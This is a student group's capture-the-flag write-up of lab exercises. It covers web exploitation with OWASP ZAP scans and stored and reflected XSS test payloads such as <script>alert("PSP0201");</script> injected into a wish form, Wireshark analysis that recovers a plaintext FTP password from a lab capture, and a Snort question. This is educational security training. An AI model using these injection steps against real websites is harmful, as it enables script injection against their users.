PSP0201

Week 3

Writeup

Group Name: DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Attack box, Firefox

Solutions:

Question 1

By examining the OWASP cheat sheet, syntactic validation enforce correct syntax of structured fields, semantic validation enforce correctness of their values in the specific business context.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


The regular expression used to validate a US Zip code is ^\d{5}(-\d{4})?$.

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 3

To see the vulnerability type, our machine IP 10.10.155.174:5000 is entered into the browser search bar, open OWASP and run an automated scan by entering our IP:5000 in the url and click attack. Head back to the site, test it by entering a script code such as <script>alert(3);</script> in the input wish box. We can see that our alert box with 1 and other random texts pop out immediately followed by our alert, even after refreshing the page . Hence, the code that we entered will most likely be stored in a database and will execute each time the user views the page, which is a stored vulnerability type.




Question 4


To find the query string, input anything and click on wish. When we click on a search query of the text that we just entered, query string q is seen.




Question 5

Open OWASP and click on the automated scan. Put in the IP:5000 of the site and hit attack.
We can see that there are two XSS alerts, persistent and reflected, which show high risk.







Question 6

To show alert, the javascript code is <script>alert("PSP0201");</script>.

Question 7

XSS attack persists.

Thought/ methodology:

To know the query string of the site, we first entered our machine IP 10.10.155.174:5000 into the browser search bar, since it is reflected XSS, we tried to input anything in the wish and then searched query of the text that we just entered, which shows the query string q. We proceeded to open the OWASP to perform an automated scan. Based on the instructions, we hit on attack and found two XSS alerts, persistent and reflected. To know the vulnerability type, we tried by testing a persistent XSS attack, which is an attack that inserts code and submits it in a persistent field, and anyone that views that page, the script will run. Since the wishes that we entered are stored to be displayed later, we figured that we should insert a random <script> code in the input wish box and proceeded with it. As a result, random alerts pop out followed by our <script> code that we just entered even after refreshing the site, which confirmed that it is a stored vulnerability type. For the javascript psp0201, since we know that the javascript code <script>alert(1);</script>can prompt an alert box, by changing the javascript code to <script>alert("PSP0201");</script>, it will show an alert saying "PSP0201". Lastly, to confirm that our XSS persists, we closed the browser and revisit the site 10.10.155.174:5000 again.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox

Solutions:

Question 1

To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be 10.11.3.2.




Question 2

To see HTTP GET requests in our "pcap1.pcap" file, our protocol request method would be GET, which is http.request.method == GET.


Question 3

Enter http.request.method == GET, all GET methods are shown, we can see the name of the article "10.10.67.199" visited is reindeer-of-the-week.




Question 4

To find the password that leaked, open "pcap2.pcap". Since FTP uses the TCP protocol and runs on port 21, enter tcp.port==21 in the filter, we can see the user's activities. By analysing the history, we can see that PASS plaintext_password_fiasco is leaked.




Question 5

Remove the filter, we can see the protocol that is encrypted is SSH.




Question 6

To analyse ARP, arp is entered in the filter, who has 10.10.122.128? We can see that 10.10.122.128 is at 02:c0:56:51:8a:51.




Question 7

Open "pcap3.pcap", to find the wishlist, we need to export data from Wireshark. Click on file, export objects HTTP we can see the file christmas.zip, download the zip file, extract and open it.



We found a wishlist.txt file, opened the file and we can see the wishlist that will be used to replace Elf McEager is rubber ducky.



Question 8

Open the pdf file in the extracted folder, the author of Operation Artic Storm is Kris Kringle.

Thought process/methodology:

To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be 10.11.3.2. To see HTTP GET requests in our "pcap1.pcap" file, we knew that since HTTP allows both GET and POST to retrieve and submit data, GET request would be http.request.method == GET. By entering the method, we found the article reindeer-of-the-week. To find the password that leaked, we proceeded with the hints, we knew that since FTP uses the TCP protocol and runs on port 21, so we deduced the filter would be "tcp.port == 21", we entered in the filter which in turn showed the password. To analyse arp, we did a research on arp and found that ARP is a protocol, hence we tried entering arp in the filter hoping to show a list of arp protocols, we searched the list, which successfully showed the result that we wanted. As we proceeded to the wishlist, we were asked to export the files. We tried by exporting the file as HTTP and found a christmas.zip file, we deduced that there must be important info inside the file so we downloaded and unzipped the file, which successfully showed the wishlist and pdf.


Day 8 - Networking What's Under the Christmas Tree?

Tools used: THM Attack box

Solutions:


Question1

Snort was developed in 1998, according to a search on google.



